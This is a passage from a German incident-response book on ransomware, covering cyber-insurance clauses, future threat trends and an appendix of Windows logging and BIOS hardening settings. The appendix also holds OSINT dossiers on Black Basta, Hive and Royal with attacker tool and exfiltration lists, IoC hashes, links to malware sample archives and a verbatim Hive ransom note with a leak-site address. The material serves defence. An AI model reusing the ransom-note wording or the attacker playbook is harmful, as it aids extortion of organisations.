entstanden sind. Zudem besteht kein Versicherungsschutz, wenn ein Repräsentant des Unternehmens den Versicherungsfall vorsätzlich herbeigeführt hat. Auch Krieg oder Cyberwar sowie Unterbrechungen der Infrastruktur (z. B. Strom-, Internet-, Telekommunikationsverbindungen) sind vom Versicherungsschutz ausgeschlossen. Vorkommnisse, die vor Abschluss der Versicherung bereits bekannt waren, sowie Personen- und Sachschäden sind ebenfalls nicht versichert. Es wird grundsätzlich eine Selbstbeteiligung vereinbart. Dieser Betrag wird im Schadenfall von der Leistung des Versicherers abgezogen. Zudem gibt es im Rahmen der Betriebsunterbrechungsschäden noch den zeitlichen Selbstbehalt. Der Versicherer zahlt maximal die vereinbarte Versicherungssumme.

23.3 Der Teufel steckt im Detail

Neben den zuvor erwähnten inhaltlichen Klauseln zum Umfang des Versicherungsschutzes gibt es noch einige Besonderheiten, die bei einer Cyberversicherung bedacht werden sollten. Wie immer bei Versicherungsbedingungen gibt es Details, auf die ganz besonders geachtet werden sollte, um im Schadenfall nicht enttäuscht zu werden. Und auch bei der Schadenmeldung kann einiges schieflaufen. Die wichtigsten Tipps aus der Praxis werden in den folgenden Abschnitten aufgeführt.

23.3.1 Obliegenheiten und Gefahrenerhöhungen

In den Versicherungsbedingungen ist ganz besonders auf die Klauseln Obliegenheiten und Gefahrerhöhungen zu achten. Hier können sich böse Fallstricke verstecken, denn wenn Sie die darin aufgeführten Voraussetzungen nicht erfüllen, muss der Versicherer nicht leisten. Zunächst ist es wichtig, dass die Obliegenheiten und Gefahrerhöhungen abschließend aufgezählt sind. Formulierungen wie „zum Beispiel“ oder „insbesondere“ vor einer Aufzählung lassen den Versicherer viel Spielraum, einen Versicherungsfall aus unterschiedlichsten Gründen abzulehnen.

Die Obliegenheiten vor Eintritt des Versicherungsfalls regeln, auf welchem Stand Ihre IT sein muss. Die Formulierungen reichen von „allgemein anerkannte Regeln der Technik“ bis zu klaren Vorgaben, wie häufig Datensicherungen vorgenommen werden müssen, wo Backups gesichert werden müssen oder welche vertraglichen Vereinbarungen mit Ihrem IT-Dienstleister getroffen sein müssen. In den Obliegenheiten bei Eintritt des Versicherungsfalls ist aufgeführt, was zu tun ist, wenn eine IT-Sicherheitsverletzung oder ein Cyberangriff eingetreten sind. Diese Vorgaben reichen von unverzüglicher Meldung an den Versicherer über Schadenminderungspflichten bis zu klaren Vorgaben zu möglichen Veränderungen des Schadenbildes.

Die Klausel „Gefahrerhöhung“ regelt, welche Veränderungen in Ihrem Unternehmen von Ihnen aktiv und unverzüglich an den Versicherer gemeldet werden müssen. Dazu

gehören z. B. Änderungen der Unternehmenstätigkeit, Aufnahme oder Erweiterung eines Webshops, Gründung von Auslandsniederlassungen. Grundsätzlich gilt, je klarer die Vorgaben formuliert sind, desto besser. Stellen Sie sicher, dass Sie diese Vorgaben auch einhalten.

23.3.2 Cyber-Werkstattbindung

Versicherer schließen häufig Kooperationen mit IT-Dienstleistern ab, die dann im Schadenfall hinzugezogen werden. Das ist prinzipiell auch gut so. Allerdings kann es im Schadenfall auch nachteilig sein, wenn der Versicherer nur seinen eigenen Dienstleister bezahlen muss. Achten Sie in den Versicherungsbedingungen darauf, dass Sie in Absprache mit dem Versicherer auch andere Dienstleister Ihrer Wahl beauftragen dürfen. Nur so können Sie sicherstellen, dass auch die Kosten für einen Dienstleister, der in Ihrem besonderen Fall die beste Spezialisierung hat, bezahlt werden.

23.3.3 Vorbereitung auf den Krisenfall

Wenn früh morgens festgestellt wird, dass die IT-Systeme möglicherweise gehackt wurden, herrscht zunächst große Aufregung. Um im Schadenfall auch alle Obliegenheiten erfüllen zu können, spielen Sie einen solchen Fall vorher durch. Wer informiert wen? Wer hält das genaue Schadenbild fest? Wer koordiniert die Dienstleister? Wie stehen wir grundsätzlich zum Thema Lösegeldzahlung? Welche Ausweichmöglichkeiten haben wir, wenn die Produktion nur eingeschränkt läuft?

Halten Sie die Telefonnummer der Schadenhotline des Versicherers griffbereit und melden Sie einen möglichen Cyber-Vorfall sofort.

23.3.4 Schadensregulierung kann dauern

Wenn sich alles wieder beruhigt hat und der gesamte finanzielle Schaden sichtbar wird, ist eine Versicherung sehr hilfreich, um zumindest den finanziellen Schaden zu reduzieren. Cyber-Schäden bleiben selten 6-stellig. Aber man muss wissen, dass die forensische Analyse und die Wiederherstellung der Daten Wochen bis Monate dauern können und auch viel zusätzliche Arbeit auf alle im Unternehmen zukommt. Die Mehrarbeit von Mitarbeitern wird nur dann bezahlt, wenn sie unmittelbar mit dem Schaden zusammenhängt und zusätzlich vergütet wird.

23.3.5 Erfahrene Makler helfen

Schließen Sie Cyberversicherungen nur über einen professionellen Versicherungsmakler ab, der in der Lage ist, die unterschiedlichen Bedingungswerte für Sie zu bewerten und über ausreichend Erfahrung in der Begleitung von Cyber-Schadenfällen verfügt. Die Rolle als Mittelsmann zwischen den verschiedenen Abteilungen der Versicherung und dem Unternehmen ist sowohl beim Abschluss (Underwriting) als auch bei der Schadensregulierung wichtig.

Teil IV

Was wird uns die Zukunft bringen?



Die Zukunft der Ransomware

24

Über die Zukunft der Ransomware lässt sich nur spekulieren. Die Veränderungsgeschwindigkeit in der IT ist hoch. Das betrifft auch die Angreiferseite. Daher wird dieses Kapitel in zwei bis fünf Jahren wohl nur noch als humoristischer Text taugen. Dennoch sind einige Entwicklungen absehbar.

24.1 Professionalisierung der Erpressung

Derzeit werden von den Tätern im Wesentlichen blind Daten gestohlen. Eine vorherige kurze Analyse und ein bisschen mehr Business-Know-how würde den Tätern ermöglichen, dem Datendiebstahl durch Stehlen der Kronjuwelen mehr Nachdruck zu verleihen. Eine weitere Option für die Ransomware-Gruppen wäre die Datenveränderung. Wenn kritische Daten in Konstruktionsplänen, im Quellcode von Programmen oder in bilanzrelevanten Datenbanken (z. B. in SAP) verändert werden, ist dies oft nur schwer nachzuvollziehen und ist geeignet, das Vertrauen von Kunden und Investoren zu erschüttern.

24.2 Cloud und IT-Supply Chain als neues Ziel

Seit 1999 hat das AD einen Siegeszug durch die IT-Infrastrukturen dieser Welt geführt. Im Jahr 2010 also ca. 10 Jahre später ertönte auch von Microsoft der Schlachtruf „We're all in“ zur Entwicklung der Microsoft Cloud. Spätestens seit den letzten Jahren lässt sich

ein ähnlich großer Siegeszug der Cloud feststellen. Je mehr Kernprozesse auf Cloud-Technologien laufen, desto interessanter wird dieses Thema auch für die Angreifer. Die Wahrscheinlichkeit ist hoch, dass wir in der Zukunft Angriffe sehen werden, die in Richtung Cloud gehen. Eine Betriebsunterbrechung, die Zugriffe auf Azure, AWS oder Googleserver unterbindet, wird sicherlich schneller beseitigt werden können als Angriffe auf On-Premise-Strukturen. Sind aber die Daten abgeflossen, ist die Betriebsunterbrechung meist nur notwendig, um öffentlichkeitswirksam eine Krise auszulösen. Die Erpressung wird sich dann auf die Datenveröffentlichung fokussieren. Aber nicht nur Microsoft und die anderen Cloud Anbieter sind ein lohnendes Ziel, auch IT-Toolhersteller können in den Fokus geraten. Auf Geheimdienstebene werden solche Angriffe seit Jahren vorgelebt, bekanntestes Beispiel ist der „SolarWinds“-Hack durch den russischen Geheimdienst 2020. Nach dem Erfolg der Gruppe C10P mit dem Angriff auf den Softwarehersteller Progress und dessen Software MoveIT steht zu erwarten, dass auch andere Gruppen über Angriffe auf IT-Tools die Kunden erpressen, die diese einsetzen.

24.3 Ransomware going Cyber-Physical

Ein Großteil des Schadens richtet Ransomware durch Betriebsunterbrechungen an. Diese sind häufig bedingt durch die Verflechtung von OT und der Office-IT. Doch immer mehr Unternehmen versuchen diese Segmente besser zu trennen. Aus Perspektive der Angreifer kann eine Entwicklung hin zu Angriffen auf die OT der nächste Schritt sein. Durch Angriffe auf Maschinensteuerungen könnte die Betriebsunterbrechung gezielt verursacht werden.

Mit Industrie 4.0 und einer stärkeren Vernetzung mit der Cloud könnten diese beiden Weiterentwicklungen zusammenspielen.

24.4 Ransomware im geopolitischen Kontext

Ein Freibeuter ist „*ein Kaperfahrer, der von einer Regierung per Kaperbrief die Erlaubnis bekommt, feindliche Schiffe auf hoher See aufzubringen*“. In einer von zunehmenden Rivalitäten und Feindschaften geprägten geopolitischen Situation, in der trotzdem wirtschaftliche Verflechtungen existieren, ist es durchaus denkbar, dass die Ransomware-Gruppen die Freibeuter des 21. Jahrhunderts werden. Ransomware-Gruppen schaden der Wirtschaft des Gegners und destabilisieren das Vertrauen in die Unternehmen – lösen aber keinen „richtigen“ Cyberwar gegen Staaten aus. Auch die Strafverfolgung wird – bereits heute sichtbar – durch die zunehmenden Spannungen erschwert und schafft den Gruppen Rückzugsräume.

24.5 Einsatz von Zero Days

Viele der Techniken und Schwachstellen, die Angreifer heute einsetzen, sind alte Bekannte. Sie funktionieren meistens aufgrund unzureichender Sicherheitseinstellungen oder fehlender Patches, d. h., es werden immer Schwachstellen weit hinter der roten Linie eingesetzt. Nur selten werden sogenannte Zero Days eingesetzt. Etablierte Ransomware-Gruppen haben in den letzten Jahren viel Geld verdient. So viel, dass es logisch wäre, es in die Weiterentwicklung ihrer Techniken zu investieren. Mit dem Geld könnten sie Teilnehmer am Schwachstellenmarkt werden und bei Schwachstellenhändlern einkaufen (Zerodium in USA, OpZero in Russland). Insbesondere RaaS-Gruppen könnten diese dann an ihre Affiliates weiterverkaufen. Aber auch die Eigenentwicklung von Schwachstellen könnte in der Zukunft vorkommen.



25.1 BSI Informationen zu Ransomware

Das BSI betreibt eine Informationsseite zum Thema Ransomware, die einen Überblick über einen Teil der in diesem Buch angesprochenen Themen gibt (Links Stand Februar 2022):

https://www.bsi.bund.de/DE/Themen/Unternehmen-und-Organisationen/Informationen-und-Empfehlungen/Empfehlungen-nach-Gefahrdungen/Fortschrittliche-Angriffe/Fortschrittliche-Angriffe_node.html,

https://www.bsi.bund.de/DE/Themen/Unternehmen-und-Organisationen/Cyber-Sicherheitslage/Analysen-und-Prognosen/Ransomware-Angriffe/ransomware-angriffe_node.html.

Neben einer Information für Manager, einem technischen Maßnahmenkatalog (analog Kap. 21) findet sich dort auch ein regelmäßig aktualisiertes Lagebild.

25.2 Beispiele für OSINT-Analysen

Eine OSINT-Analyse sollte nicht mehr als 2–4 h benötigen. Damit können sehr früh im Fall erste Infos an die beiden Krisenstäbe geliefert werden. Anbei drei Analysen (nur minimal redaktionell bearbeitet), die das Team der Autoren in den ersten Stunden nach einem Angriff erstellt hat. Zu diesem Zeitpunkt war gerade das Netzwerk abgeschaltet und die Krisenstäbe kamen zusammen. Zu einem so frühen Zeitpunkt den Mitgliedern in den Krisenstäben ein solches Dossier vorzulegen, ist auch aus einem anderen Grund wertvoll. Sie vermitteln ein Gefühl, dass die Krise beherrschbar ist und man nicht nur der Getriebene ist.

25.2.1 OSINT für einen frühen Black-Basta-Fall

Die Gruppe nennt sich selbst „Black Basta“ und ist bisher noch nie größer in Erscheinung getreten. These der Corporate Trust: Das ist einer ihrer ersten Hacks.

Eine gute technische Beschreibung mit etlichen Insights: <https://twitter.com/LawrenceAbrams/status/1519495702845571072>.

MalwareHunter rückt sie in die Nähe zu Conti (auch wenn das einige andere bezweifeln): <https://twitter.com/malwrhunteam/status/1519301421958578177>.

Zusammenfassung: <https://www.bleepingcomputer.com/news/security/new-black-basta-ransomware-springs-into-action-with-a-dozen-breaches/>.

Angeblich kaufen sie Access to Networks: https://twitter.com/Intel_by_KELA/status/1519260344035819520?s=20&t=S89D0W4aUrvrkEt7-rMxTA.

IoCs:

- https://github.com/StrangerealIntel/Orion/blob/main/Ransomware/RAN_Black_Basta_Apr_2022_1.yara
- <https://bazaar.abuse.ch/browse/tag/BlackBasta/>
- <https://samples.vx-underground.org/samples/Families/BlackBastaRansomware/>
- <https://twitter.com/FeedYara/status/1519763046348075015>
- <https://id-ransomware.blogspot.com/2022/04/blackbasta-ransomware.html>

25.2.2 OSINT für einen HIVE-Fall

HIVE ist seit Juni 2021 auf der Bildfläche.

Vorgehen:

- Initial: Phishing-E-Mails mit Malicious Attachments
- Lateral Movement: nutzen viel RDP
- Targeten auch: Exchange Servers:
 - ProxyLogon und ProxyShell
- Tools:
 - Cobalt Strike
 - BITSAdmin
 - PSEexec
 - WMI
 - RDP
 - PCHunter
 - GMER
 - Mimikatz

- Exfiltration:
7-Zip
 - Platformen: MEGASync, UFile, AnonFiles, SendSpace
- Verschlüsselung:
 - stoppt Prozesse (File Copies, Backups, AV etc.)
 - verschlüsselt
 - hive.bat -> räumt Executable und sich selbst auf
 - shadow.bat -> löscht Shadow Copies (auch Disc Backup Copies und Snapshots) und löscht sich selbst
 - Clears Security Event Log
- Kommunikation:
 - Live Chat über TOR
 - 2–6 Tage als Erst-Deadline

Hochkarätige Opfer:

- [Liste von 10 Unternehmen mit Datum]

„Haben keinen Ethikkodex“:

<https://healthitsecurity.com/news/hive-ransomware-continues-to-attack-healthcare-providers>

<https://healthitsecurity.com/news/fbi-flash-alert-warns-organizations-of-hive-ransomware-group>

- August: Angriff auf Memorial Health System (<https://healthitsecurity.com/news/fbi-flash-alert-warns-organizations-of-hive-ransomware-group>, <https://www.bleepingcomputer.com/news/security/hive-ransomware-attacks-memorial-health-system-steals-patient-data/>):
 - Unter anderem Ausfälle von Notaufnahmen.
 - Verwendet wurde Phishing + RDP.
 - Danach kam der FBI-Flash als Reaktion.
- Haben 9. September 2021 das Missouri Delta Medical Center angegriffen.

„Sind technisch breit aufgestellt und schwer zu verteidigen“:

- FBI Flash <https://www.ic3.gov/Media/News/2021/210825.pdf>:

„Hive ransomware, which was first observed in June 2021 and likely operates as affiliate-based ransomware, employs a wide variety of tactics, techniques, and procedures (TTPs), creating significant challenges for defense and mitigation.“

„Greifen auch Linux und FreeBSD-Varianten an“:

- ESET Research Lab hat Linux und FreeBSD-Varianten der Hive-Ransomware gefunden (Testing in the Wild), <https://www.avertium.com/resources/threat-reports/hive-ransomware-attacks-analysis>.

Sample Ransomnote (aus dem FBI-Flash):

Your network has been breached and all data were encrypted.

Personal data, financial reports and important documents are ready to disclose.

To decrypt all the data or to prevent exfiltrated files to be disclosed at

<http://hiveleakdXXXnekazyd.onion/>

you will need to purchase our decryption software.

Please contact our sales department at:

REDACTED

Login: REDACTED

Password: REDACTED

To get access to .onion websites download and install Tor Browser at:

<https://www.torproject.org/> (Tor Browser is not related to us).

Follow the guidelines below to avoid losing your data:

- *Do not shutdown or reboot your computers, unmount external storages.*
- *Do not try to decrypt data using third party software. It may cause irreversible damage.*
- *Do not fool yourself. Encryption has perfect secrecy and it's impossible to decrypt without knowing the key.*
- *Do not modify, rename or delete *.key.k6thw files. Your data will be undecryptable.*
- *Do not modify or rename encrypted files. You will lose them.*
- *Do not report to authorities. The negotiation process will be terminated immediately and the key will be erased.*
- *Do not reject to purchase. Your sensitive data will be publicly disclosed.*

Weitere Links:

- <https://documents.trendmicro.com/images/TEx/articles/Hive-Infographic-KXmihKp.png>
- <http://hiveleakdbtnp76ulyhi52eag6c6tyc3xw7ez7iqy6wc34gd2nekazyd.onion/>
- <https://threatcop.com/blog/hive-ransomware/>
- <https://documents.trendmicro.com/images/TEx/articles/Hive-Infographic-KXmihKp.png>

25.2.3 OSINT für einen ROYAL-Fall

Royal ist scheinbar eine der Nachfolgegruppen von Conti.

Sie haben erst als Affiliate von ALPHV/Blackcat gearbeitet, sich dann ZEON genannt und arbeiten jetzt unter dem Namen ROYAL.

Die Gruppe arbeitet jetzt eigenständig, nutzt eigene Software und keine anderen Affiliates.

Es gibt Berichte, dass sie ausgeklügelte Phishing-Angriffe verwenden, um sich den ersten Zugang zu verschaffen, indem sie Live-Telefonbetreiber verwenden und sich als verschiedene Entitäten ausgeben. Opfer, die mit Royals-Telefonisten telefonieren, werden überredet, Fernsteuerungsanwendungen zu installieren. Die Angreifer nutzten diese Anwendungen, um im Netzwerk des Ziels Fuß zu fassen. („The initial access is nothing out of the ordinary: The attackers would first send a phishing email and urging the victims to call them back. On the call, the attackers would convince the victims to install remote access software and grant the attackers access to the endpoint (opens in new tab).“) Auch Angriffe auf Webapplikationen werden Initial Compromise genannt.

RAT ist Cobaltstrike.

Shadow Copies werden gelöscht.

Sie drohen mit Datenveröffentlichung. Haben sie aber unseres Wissens nach (Corporate Trust) bisher noch nie gemacht und sie haben auch keine Leak-Seite. Könnte also eine leere Drohung sein.

Erstsummen an Lösegeld, die sie verlangen, sind 250.000 USD–2 Mio. USD.

Verschlüsselt wird mittlerweile mit eigener Software. Target sind u. a. auch VMWare-Infrastrukturen und vmdk-Dateien.

IOCs:

- 2598e8adb87976abe48f0eba4bbb9a7cb69439e0c133b21aee3845dfccf3fb8f
- 9db958bc5b4a21340ceeeb8c36873aa6bd02a460e688de56ccbba945384b1926
- f484f919ba6e36ff33e4fb391b8859a94d89c172a465964f99d6113b55ced429
- Ransom.Royal.exe

Linksammlung:

- guter technischer Write-Up: <https://www.fortinet.com/blog/threat-research/ransomware-roundup-royal-ransomware>
- gute Beschreibung des Eindringens: <https://www.bleepingcomputer.com/news/security/new-royal-ransomware-emerges-in-multi-million-dollar-attacks/>
- <https://www.cyclonis.com/de/royal-ransomware-setzt-auf-hochkaratige-ziele/>
- <https://www.scmagazine.com/brief/ransomware/novel-royal-ransomware-operation-ramps-up-attacks>

- <https://www.techradar.com/news/this-new-royal-ransomware-is-already-asking-for-millions>
- <https://heimdalsecurity.com/blog/royal-ransomware-operation-amplifying-in-multi-million-dollar-attacks/>
- <https://bazaar.abuse.ch/sample/f484f919ba6e36ff33e4fb391b8859a94d89c172a465964f99d6113b55ced429/>

25.3 Log-Einstellungen für Windows-Systeme

Diese Liste von GPO Einstellungen hat einen Stand von Februar 2022. Eine aktualisierte Liste mit Empfehlungen stellt Ihnen Ihr DFIR-Partner oder SOC-Dienstleister zur Verfügung.

Computer Configuration/Windows Settings/Security Settings/Local Policies/Security Options:

- Audit: Force audit policy subcategory settings (Windows Vista or later) to override audit policy category settings → **Enabled**

Zusätzlich nur für DCs sind zusätzliche Einstellungen zu machen. Diese abweichenden Einstellungen für DCs werden am besten über eine kleine Delta-GPO angewendet, die nur auf die „DC“ OU verknüpft wird (höher priorisiert als die globale Audit-Policy-GPO mit den restlichen hier diskutierten Einstellungen):

- Network security: Restrict NTLM: Outgoing NTLM traffic to remote servers → **Audit all**
- Network security: Restrict NTLM: Audit NTLM authentication in this domain → **Enable all**
- Network security: Restrict NTLM: Audit incoming NTLM traffic → **Enable auditing for all accounts**

Computer Configuration/Administrative Templates/Windows Components/Event Log Service:

- Application/Maximum Log Size (KB) → **131072**
- Security/Maximum Log Size (KB) → **512000** (für DC: **4194240**)
- System/Maximum Log Size (KB) → **131072**

Computer Configuration/Administrative Templates/Windows Components/Windows PowerShell:

- Turn on PowerShell Script Block Logging -> **Enabled**

Die unter diesem Setting verfügbare Checkbox „Log script block execution start/stop events“ sollte **deaktiviert** bleiben, da hierdurch eine große Menge wenig relevanter Ereignisse generiert wird.

Computer Configuration/Administrative Templates/System/Audit Process Creation:

- Include command line in process creation events -> **Enabled**

Computer Configuration/Policies/Windows Settings/Security Settings/Advanced Audit Policy Configuration:

- Account Logon/Credential Validation ->> Success: **enable**, Failure: **enable**
- Account Logon/Kerberos Authentication Service ->> Success: **enable**, Failure: **enable**
- Account Logon/Kerberos Service Ticket Operations ->> Success: **enable**, Failure: **enable**
- Account Logon/Other Account Logon Events ->> Success: **enable**, Failure: **enable**
- Account Management/Application Group Management ->> Success: **enable**, Failure: **enable**
- Account Management/Computer Account Management ->> Success: **enable**, Failure: **enable**
- Account Management/Distribution Group Management ->> Success: **enable**, Failure: **enable**
- Account Management/Other Account Management Events ->> Success: **enable**, Failure: **enable**
- Account Management/Security Group Management ->> Success: **enable**, Failure: **enable**
- Account Management/User Account Management ->> Success: **enable**, Failure: **enable**
- Detailed Tracking/DPAPI Activity ->> Success: **disable**, Failure: **disable**
- Detailed Tracking/PNP Activity ->> Success: **enable**, Failure: **disable**
- Detailed Tracking/Process Creation ->> Success: **enable**, Failure: **enable**
- Detailed Tracking/Process Termination ->> Success: **enable**, Failure: **enable**
- Detailed Tracking/RPC Events ->> Success: **disable**, Failure: **disable**
- Detailed Tracking/Token Right Adjusted Events ->> Success: **disable**, Failure: **disable**
- DS Access/Detailed Directory Service Replication ->> Success: **disable**, Failure: **disable**
- DS Access/Directory Service Access ->> Success: **enable**, Failure: **enable**

- DS Access/Directory Service Changes ->> Success: **enable**, Failure: **enable**
- DS Access/Directory Service Replication ->> Success: **disable**, Failure: **disable**
- Logon-Logoff/Account Lockout ->> Success: **enable**, Failure: **enable**
- Logon-Logoff/User/Device Claims ->> Success: **disable**, Failure: **disable**
- Logon-Logoff/Group Membership->> Success: **enable**, Failure: **disable**
- Logon-Logoff/IPsec Extended Mode ->> Success: **disable**, Failure: **disable**
- Logon-Logoff/IPsec Main Mode ->> Success: **disable**, Failure: **disable**
- Logon-Logoff/IPsec Quick Mode ->> Success: **disable**, Failure: **disable**
- Logon-Logoff/Logoff ->> Success: **enable**, Failure: **disable**
- Logon-Logoff/Logon ->> Success: **enable**, Failure: **enable**
- Logon-Logoff/Network Policy Server ->> Success: **enable**, Failure: **enable**
- Logon-Logoff/Other Logon-Logoff Events ->> Success: **enable**, Failure: **enable**
- Logon-Logoff/Special Logon ->> Success: **enable**, Failure: **enable**
- Object Access/Certification Services ->> Success: **enable**, Failure: **enable**
- Object Access/Detailed File Share ->> Success: **disable**, Failure: **disable**
- Object Access/File Share ->> Success: **disable**, Failure: **disable**
- Object Access/File System ->> Success: **enable**, Failure: **enable**
- Object Access/Handle Manipulation ->> Success: **disable**, Failure: **disable**
- Object Access/Kernel Object ->> Success: **enable**, Failure: **enable**
- Object Access/Other Object Access Events ->> Success: **enable**, Failure: **enable**
- Object Access/Registry ->> Success: **enable**, Failure: **enable**
- Object Access/Removable Storage ->> Success: **enable**, Failure: **disable** (Note: Failure logging requires enabled Handle Manipulation logging!)
- Object Access/SAM ->> Success: **disable**, Failure: **disable**
- Object Access/Central Access Policy Staging ->> Success: **enable**, Failure: **disable**
- Policy Change/Audit Policy Change ->> Success: **enable**, Failure: **enable**
- Policy Change/Authentication Policy Change ->> Success: **enable**, Failure: **enable**
- Policy Change/Authorization Policy Change ->> Success: **enable**, Failure: **enable**
- Policy Change/Filtering Platform Policy Change ->> Success: **disable**, Failure: **disable**
- Policy Change/MPSSVC Rule-Level Policy Change ->> Success: **disable**, Failure: **disable**
- Policy Change/Other Policy Change Events ->> Success: **disable**, Failure: **enable**
- Privilege Use/Non Sensitive Privilege Use ->> Success: **disable**, Failure: **disable**
- Privilege Use/Other Privilege Use Events ->> Success: **disable**, Failure: **disable**
- Privilege Use/Sensitive Privilege Use ->> Success: **disable**, Failure: **disable**
- System/IPsec Driver ->> Success: **disable**, Failure: **disable**
- System/Other System Events ->> Success: **enable**, Failure: **enable**
- System/Security State Change ->> Success: **enable**, Failure: **enable**
- System/Security System Extension ->> Success: **enable**, Failure: **enable**
- System/System Integrity ->> Success: **enable**, Failure: **enable**
- Object Access/Filtering Platform Connection ->> Success: **disable**, Failure: **enable**
- Object Access/Filtering Platform Packet Drop ->> Success: **disable**, Failure: **enable**

Über diese beiden Optionen sollten nur abgelehnte Verbindungen bzw. Pakete protokolliert werden, um die Menge der ins SYSTEM-Eventlog geschriebenen Einträge in Grenzen zu halten. Die Microsoft-Defender-for-Endpoint-EDR-Lösung berücksichtigt die Failure Logs im Rahmen seiner Host-Firewall-Reporting-Funktion (siehe <https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/host-firewall-reporting>).

Sollen auch die erlaubten Verbindungen protokolliert werden (z. B. für ein vollständiges, zentrales Reporting aller Hostfirewall-Aktivitäten), sollten stattdessen die dateibasierten Logs der Windows-Firewall in Verbindung mit einer geeigneten, agentenbasierten Lösung zum Einsammeln dieser Logfiles genutzt werden (siehe <https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-firewall/configure-the-windows-firewall-log#to-configure-the-windows-defender-firewall-with-advanced-security-log>).

Empfohlene sonstige Log-Einstellungen für Windows-Systeme

DC: Protokollierung von LDAP Searches (Event ID 1644)

Windows-DCs protokollieren standardmäßig keine LDAP-Anfragen, wodurch sich eine Sichtbarkeitslücke ergibt. Diese kann durch die Implementierung der folgenden Registry-Keys geschlossen werden:

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NTDS\Diagonistics]
"15 Field Engineering"=dword:00000005
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NTDS\Parameters]
"Expensive Search Results Threshold"=dword:00000001
"Inefficient Search Results Threshold"=dword:00000001
"Search Time Threshold (msecs)"=dword:00000001
```

DC: Protokollierung von Schreibzugriffen auf sicherheitsrelevante Objekte in AD (Event ID 4662)

Um eine detaillierte Protokollierung von Veränderungen an sicherheitsrelevanten Objekten im AD zu erreichen, müssen an mehreren Stellen mit Hilfe des „Active Directory Users and Computers“ MMC-SnapIn die SACL-Einträge erweitert werden. Die erforderlichen Anpassungen sind bei Microsoft unter der folgenden URL dokumentiert:

- <https://docs.microsoft.com/en-us/defender-for-identity/configure-windows-event-collection#configure-object-auditing>.

Referenzen:

- <https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/advanced-security-audit-policy-settings>
- <https://docs.microsoft.com/en-us/defender-for-identity/configure-windows-event-collection>
- <https://github.com/olafhartong/MDE-AuditCheck>

25.4 Sysmon-Konfiguration

Sysmon liefert weitergehende Details (z. B. Hashwerte der gestarteten Binaries bzw. Skripte) und schreibt diese in ein separates Eventlog. Eine empfehlenswerte Konfigurationsvorlage findet sich unter <https://github.com/olafhartong/sysmon-modular>. Sinnvollerweise sollte auf den Systemen parallel auch die Größe des zugehörigen, applikationsspezifischen Eventlogs (Microsoft\Windows\Sysmon\Operational) auf mindestens 256 MB (268435456 KB) erhöht werden (HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Channels\Microsoft-Windows-Sysmon/Operational => MaxSize (DWORD 32-bit)).

25.5 Whitelist für Dateiendungen

Alle Textdateien (*.txt etc.); h; ai; bmp; catdrawing; catnl; catpart; catproduct; cgr; csv; docx; dwg; dxf; gif; ini; jpeg; jpg; mp3; mp4; m4a; m4v; msg; one; pdf; png; pptx; prop; psd; sldasm; slddrw; sldprt; stp; stx; tif; txt; vsd; xlsx; xml; bmp; bge; pem; cert; cer; pfx; p12; szn; kra; krp; sza; vdf; mac; fig; mnu; zt; lst; kvr; kvp; dba2; fga; lst; emf; ico; skf; skd; one; bip; mi; sda; sdac; sdp; sdpe; sdc; sdcc; sdw; sdwc; tsm; pro; mov; avi; wmf; wmv; tps; iam; ipt; idw; ivb; fins; fsat; ftes; fwiz; fmsh; fres; eps; psd; idd; indd; prproj; gcd; afp; lep; lfr; afs; dt; nx; nxq; pdb; prj; ovl; s5d; s7d; seq; tsw; dscope; b2; eod; eox; lck; xml; flk; slk; cs; idx; cum; par; asc; elo; pfd; pfx; spl; elk; xlk; ema; emp; ems; edz; mif; fm; book; deu; bgr; chs; csy; dan; ell; eng; enu; esp; eti; fin; fra; hrv; hun; ita; lth; lvi; nld; nor; plk; ptb; ptg; rom; rus; sky; slv; srl; sve; trk; step; stp; tsm; nc; au3; lnk; indd; dotx; mtp; mrk; lsm

Nach Sichtprüfung durch einen Forensik-Experten erlaubt:

bat; ahk; tsm; md; iso; mac; hop; mcd; lic; p; msg; esp; cmd; ps1; zip; vdi; vbox; vmdk; vhd; vhdx; pkg; html; htm; lnk.

Alle anderen Dateiendungen sind verboten – dies ist eine Whitelist – und benötigen eine forensische Untersuchung auf Schadcode. Insbesondere gilt dies für folgende Dateitypen:

exe; chm; dll; inf; msi; cmd; manifest; pdb; xlsm; xls ; doc; pif; ppt; docm; pptm; xll.

Eine aktuelle Liste findet sich unter <https://corporate-trust.blog/2023/03/01/buch-krisenfall-ransomware/>.

25.6 BIOS-Einstellungen

Diese Empfehlungen haben einen Stand von Februar 2022. Eine aktualisierte Liste stellt Ihnen Ihr DFIR-Partner oder SOC-Dienstleister zur Verfügung.

PC-BIOS-Systeme sind von Marke zu Marke sehr unterschiedlich. Dementsprechend bleiben diese Hinweise auf einem gewissen Abstraktionslevel. Änderungen am BIOS können ein System unbrauchbar machen. Das BIOS kann beim Bootvorgang über die Tasten F2, F1, Esc oder F12 (je nach Rechner) erreicht werden. Als Erstes sollte geprüft werden, ob es eine neuere BIOS-Version für dieses Modell gibt. Wenn ja, ist ein Update notwendig.

25.6.1 Generelle Konfiguration:

- Thunderbolt nutzt DMA (Direct Memory Access), das sich in der Vergangenheit immer wieder als Sicherheitsproblem gezeigt hat. Die Windows 11 Virtualization Based Security könnte dies beheben. Bis sich dies erwiesen hat, sollte Thunderbolt abgeschaltet bzw. die Thunderbolt-Ports auf „nur Displayport und USB“ gestellt werden.
- Netzwerk-Boot (PXE) in der Netzwerkkartenkonfiguration ausschalten.
- Legacy Option ROMs bzw. OROMs ausschalten.
- USB-Unterstützung im BIOS deaktivieren.
- Netzwerkstack im BIOS deaktivieren.
- Security/CPU-XD-Support aktivieren („Execute Disable Bit“, Memory Protection/Execution Prevention).
- Falls vorhanden: Intel SGX (Software Guard Extensions) auf „Software defined“ setzen.
- Im Power Management alle Optionen von „Wake on ...“ deaktivieren (insbesondere LAN, WWAN, WLAN und USB).
- Wenn möglich „Block Sleep (S3-State)“ aktivieren. (Dadurch wird sichergestellt, dass der Computer nicht in den S3-Sleep-State geht und die Festplattenverschlüsselung sauber greift.)

25.6.2 Virtualisierung

Seit Windows 10 1803 gibt es in Windows 10 zunehmend Sicherheitsfunktionen, die den Microsoft Hypervisor (Hyper-V) zum Sandboxing von kritischen Prozessen nutzen (Credential Guard, Device Guard). Um diese Funktion nutzen zu können, müssen im BIOS die Virtualisierungsfunktionen aktiviert werden:

